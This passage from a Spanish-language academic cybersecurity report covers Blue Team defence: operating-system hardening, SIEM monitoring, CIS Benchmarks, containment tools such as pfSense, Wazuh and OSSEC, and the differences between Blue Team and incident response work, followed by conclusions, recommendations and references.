


Fuente. Propia.

4.2.5. Hardening del Sistema Operativo


Implica desactivar la ejecución automática de scripts o macros, limitar los privilegios de las cuentas de usuario y establecer contraseñas robustas junto con políticas de bloqueo por intentos fallidos e implementar autenticación multifactor (MFA) para todos los accesos a recursos sensibles, especialmente en interfaces administrativas, RDP, VPNs y servicios expuestos, lo cual contribuye a prevenir accesos no autorizados y proteger el sistema contra amenazas y vulnerabilidades.

Figura 61. Ejecución de scripts, validación de usuarios y politicas de contraseñas.



Fuente. Propia.

Figura 62. Firewall de windows activado.




Fuente. Propia.

4.2.6. Monitoreo y Evaluación Continua de Seguridad

El registro y monitoreo constante es importante para fortalecer la capacidad de detección temprana, implementando soluciones SIEM o EDR bien configuradas que alerten ante eventos sospechosos. Se debe garantizar que los logs se almacenen de forma segura y se revisen


regularmente. Además, la realización de simulacros y pruebas de penetración periódicas, a través de ejercicios de Red Team controlados, permite evaluar de manera continua la seguridad y validar la efectividad de las medidas de Hardening aplicadas.

Figura 63. Windows Defender activado y escaneos periodicos, por ejemplo.




Fuente. Propia.

Figura 64. Inicio de servicios – Herramientas como OpenVAS en Kali Linux.



Fuente. Propia.

Figura 65. Escaneo de vulnerabilidades regulares – Herramientas como OpenVAS - GUI.



Fuente. Propia.

4.3. Diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos

El Blue Team y el equipo de respuesta a incidentes informáticos comparten el objetivo de proteger la infraestructura tecnológica de una organización, pero se diferencian en sus enfoques, funciones y momentos de actuación. El Blue Team es *"un grupo de defensa permanente que se encarga de proteger de forma continua los sistemas mediante la implementación de controles de seguridad, monitoreo proactivo, Hardening de sistemas, análisis de vulnerabilidades y detección temprana de amenazas"* (Blue Team - IBM, 2023). Su labor es preventiva y se enfoca en mantener el entorno seguro y resiliente.

Por otro lado, el equipo de respuesta a incidentes (CSIRT o IR Team) actúa de forma reactiva cuando se produce un incidente de seguridad. Su responsabilidad es *"gestionar y mitigar los impactos de estos eventos, contener el ataque, erradicar la amenaza, recuperar los sistemas afectados y realizar análisis después de un incidente (lecciones aprendidas)"* (Respuesta a

Incidencias - IBM, 2024). Si bien ambos equipos colaboran unidos, el Blue Team trabaja en la prevención y vigilancia constante, mientras que el equipo de respuesta actúa durante y después de un evento de seguridad para minimizar el daño y restaurar la operación normal.

4.4. Implementación de Controles CIS en la Estrategia Blue Team


Utilizar las recomendaciones y controles del Center for Internet Security (CIS) es adecuado y útil para un equipo Blue Team, ya que ofrece una guía clara y confiable para fortalecer la seguridad de los sistemas y prevenir posibles ataques. *"Estos controles son un conjunto de buenas prácticas reconocidas internacionalmente, diseñadas para mitigar los riesgos más comunes en entornos informáticos y prevenir ataques"* (Center for Internet Security (CIS), 2022). Estos controles están organizados en niveles de madurez, lo que permite adaptarlos a organizaciones de distintos tamaños y capacidades.

En un escenario real, utilizaría las guías CIS para endurecer sistemas operativos, configurar servidores y dispositivos de red de forma segura, así como para establecer controles de acceso, auditoría, monitoreo, respuesta ante incidentes y gestión de vulnerabilidades. Por ejemplo, si se me asigna proteger una red empresarial, aplicaría los Benchmarks CIS específicos para Windows Server, Linux, bases de datos o dispositivos de red, lo que aseguraría que la infraestructura cumpla con configuraciones seguras recomendadas y auditables. Además, estos controles sirven como una referencia confiable para cumplir con regulaciones y normativas como ISO 27001, NIST o GDPR.

En el escenario del ataque a la estación de trabajo con Windows 7, el equipo Blue Team puede apoyarse en los CIS Benchmarks para aplicar configuraciones seguras, políticas de contraseñas débiles, corregir debilidades como servicios innecesarios o protocolos obsoletos


como SMBv1, y así reducir la superficie de ataque, mejorar el control de acceso, asegurar componentes críticos del sistema operativo y prevenir futuras intrusiones.

Figura 66. Controles CIS – Página de inicio.




Fuente. Propia.

Figura 67. Benchmarks CIS - Categoría Microsoft Windows Desktop – Descarga PDF.



Fuente. Propia.

Figura 68. Benchmarks CIS – PDF ejemplo de configuraciones recomendadas.



Fuente. Propia.

4.5. Funciones y características principales de lo que es un SIEM”

Un SIEM (Security Information and Event Management) es control de seguridad, cuya función principal es *“recopilar, correlacionar, analizar y almacenar los eventos de seguridad generados por distintos dispositivos, aplicaciones y sistemas dentro de una red. Entre sus características está la centralización de logs, lo que permite tener una vista unificada del comportamiento del entorno tecnológico”* (IBM - SIEM, 2023). Además, un SIEM emplea reglas de correlación para detectar patrones anómalos o actividades sospechosas en tiempo real, facilitando una respuesta más rápida ante posibles incidentes.

Otra función importante es la generación de alertas automáticas, que notifican al equipo de seguridad sobre eventos que podrían indicar intentos de intrusión, uso indebido de privilegios o ataques avanzados. Asimismo, los SIEM permiten realizar análisis forense, ya que conservan registros históricos de los eventos, lo cual permite investigar incidentes pasados y entender su origen. En escenarios reales, el uso de un SIEM fortalece la capacidad del equipo Blue Team

para detectar amenazas de forma proactiva, cumplir con normativas de auditoría y mantener la visibilidad continua sobre los activos críticos de la organización.

4.6. Herramientas de contención de ataques informáticos

En el contexto de la ciberseguridad, la contención es una etapa crítica que busca limitar el impacto de un ataque una vez que ha sido detectado, evitando que se propague o cause daños mayores. A diferencia de las herramientas de detección, las herramientas de contención actúan directamente sobre el entorno afectado, ya sea bloqueando conexiones, aislando dispositivos, o deteniendo procesos maliciosos.

Lo anterior se puede aplicar en el caso propuesto de un ataque dirigido al equipo con Windows 7 propuesto en el ejercicio, donde una estación de trabajo vulnerable puede convertirse en un punto de entrada o de propagación del ataque. En estos escenarios, aplicar herramientas de contención adecuadas permite actuar rápidamente para evitar el compromiso de otros sistemas dentro de la red.


A continuación, se presentan tres herramientas apropiadas para su implementación en escenarios reales, incluyendo incidentes como el descrito:

1. **pfSense**

Esta herramienta basada en FreeBSD y con componentes bajo licencia GPL, es una solución de firewall open source que puede funcionar tanto como software como en dispositivos físicos. Su función de contención se basa en la configuración de reglas avanzadas para bloquear tráfico malicioso, segmentar redes y, al integrarse con paquetes como pfBlockerNG, permite bloquear dominios, direcciones IP o servicios comprometidos, o con Suricata como complemento para inspeccionar profundamente los paquetes de red (IDS – Modo detección), o bloquear ataques automáticamente (IPS – Modo prevención). Entre sus principales ventajas


destacan el control granular del tráfico de red, el soporte para listas de bloqueo automáticas, y una interfaz web intuitiva y robusta que facilita su administración incluso en entornos complejos.

Figura 69. PfSense integrado con pfBlockerNG.



Fuente. pfBlockerNG Setup wizard. Tomado de: Zenarmor. (2021, August 24). Zenarmor Documentation. Zenarmor.com; Zenarmor. https://www.zenarmor.com/docs/network-security-tutorials/pfblockerng

Figura 70. PfSense integrado con Suricata.




Fuente. Service Suricata after installing. Tomado de: Pfsense, Suricata and Kibana – Network Security Protocols. (2016, April 7). Securityandit.com. https://www.securityandit.com/security/ids-with-pfsense-suricata-and-kibana/

2. Wazuh

Es una plataforma de seguridad open source con licencia GPL v2 que combina funciones de SIEM y HIDS, permitiendo no solo la detección de amenazas, sino también su contención automática. Su principal función es monitorear la integridad del sistema, analizar registros y activar respuestas frente a comportamientos sospechosos, como bloquear direcciones IP, finalizar

procesos maliciosos o modificar configuraciones comprometidas. Ofrece ventajas como la respuesta automática mediante su sistema Active Responses, una integración sencilla con firewalls y otros sistemas, y una gestión centralizada de múltiples equipos a través de una consola web intuitiva.

Figura 71. Wazuh.




Fuente. Active XDR protection. Tomado de: Wazuh. (2024, January 17). Wazuh - Open Source XDR. Open Source SIEM. Wazuh. https://wazuh.com/

3. OSSEC

Es un sistema de detección y respuesta a intrusiones host-based (HIDS) de código abierto, con licencia GPL. Además de monitorear archivos, registros y políticas de integridad, permite ejecutar acciones automáticas de contención ante eventos definidos: como bloquear una IP, reiniciar servicios comprometidos, o alertar a los administradores. Su función de active response es altamente configurable, lo que lo convierte en una solución liviana pero efectiva para detener ataques en endpoints y servidores.

Figura 72. OSSEC.



Fuente. Atomic OSSEC GUI. Tomado de: OSSEC GUI and Dashboard Options - OSSEC.net. (2024, December 19). OSSEC. https://www.ossec.net/ossec-gui-dashboard/

Conclusiones

La integración del enfoque técnico, legal y ético es fundamental para el ejercicio profesional en ciberseguridad. La capacidad de los equipos Red Team y Blue Team de actuar conforme a la legislación vigente, como la Ley 1273 de 2009 y la Ley 1581 de 2012 en Colombia, asegura que las prácticas de auditoría, pruebas de intrusión y monitoreo se realicen con responsabilidad y legitimidad, fortaleciendo la confianza y la reputación institucional.

La formación continua y el análisis ético de los escenarios operacionales son elementos para evitar que los profesionales de la ciberseguridad participen en prácticas cuestionables, como acuerdos de confidencialidad abusivos o actividades ilegales disfrazadas de servicios. Esto reafirma que la ciberseguridad no solo es técnica, sino también un compromiso con principios éticos y legales.

Las simulaciones prácticas realizadas por equipos Red Team permiten identificar vulnerabilidades reales que pueden ser explotadas por ciberdelincuentes, demostrando la importancia de realizar pruebas periódicas de penetración y validación de parches, especialmente frente a fallos críticos como MS17-010. Esto evidencia el valor de mantener entornos actualizados y sistemas monitoreados de forma continua.

El rol del Blue Team es importante para garantizar operatividad frente a amenazas informáticas, mediante la implementación de estrategias de defensa que incluyan controles CIS, SIEM, EDR y procesos de respuesta a incidentes y garanticen la detección temprana, contención y recuperación ante ataques alineados con politicas de Hardening y monitoreo continuo.

Recomendaciones

Establecer ejercicios periódicos de Red Team en ambientes controlados, aplicando marcos como PTES y MITRE ATT&CK, que permitan evaluar la capacidad de respuesta de los sistemas ante ataques reales sin poner en riesgo la operación institucional.

Fortalecer la colaboración entre los equipos Red Team y Blue Team, promoviendo simulacros conjuntos que permitan al Blue Team aprender de los vectores de ataque más usados, y al Red Team entender las capacidades de detección y mitigación de la organización.

Documentar todas las actividades ofensivas y defensivas realizadas, para generar informes técnicos que alimenten la mejora continua de las estrategias de seguridad, permitiendo detectar fallas, validar soluciones y orientar futuras decisiones.

Adoptar una estrategia de Hardening basada en los controles CIS Benchmarks, desactivando servicios innecesarios, limitando accesos administrativos, aplicando políticas de contraseñas robustas y actualizando sistemas operativos a versiones soportadas.

Implementar soluciones integradas de monitoreo y respuesta como SIEM, EDR y firewalls de nueva generación, configurados con alertas personalizadas y capacidades de análisis forense para reaccionar de forma rápida ante eventos sospechosos.

Establecer políticas de seguridad y protocolos de respuesta a incidentes claros y conocidos por todo el personal, con capacitaciones periódicas y simulacros que aseguren una reacción coordinada, rápida y efectiva ante ataques informáticos.

Referencias Bibliográficas

BetaFred. (2023, March). *Microsoft Security Bulletin MS17-010 - Critical*. Microsoft.com. https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Center for Internet Security. (2022). CIS; Center for Internet Security. https://www.cisecurity.org/

CISC. (2025). Normatividad sobre delitos informáticos | Policía Nacional de Colombia. Policía Nacional de Colombia. https://www.policia.gov.co/normatividad-sobre-delitos-informaticos

Código de ética | Copnia. (2025). Copnia.gov.co. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Congreso, E., & Colombia, D. (1928). *POR MEDIO DE LA CUAL SE APRUEBA EL "CONVENIO SOBRE LA CIBERDELlNCUENCIA", ADOPTADO EL 23 DE NOVIEMBRE DE 2001, EN BUDAPEST*. https://www1.funcionpublica.gov.co/documents/34645357/34703567/Ley_1928_de_2018.pdf/f6402a0c-bf61-d150-0544-3f44753b5555?t=1560461998293

Decreto 1377 de 2013 - Gestor Normativo. (2015, December). Funcionpublica.gov.co. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

Dradis Community Edition | Dradis Framework. (2025). Dradis.com. https://dradis.com/ce/

Finn, T. (2024, January 24). *Metodología de pruebas de penetración*. Ibm.com. https://www.ibm.com/mx-es/think/insights/pen-testing-methodology

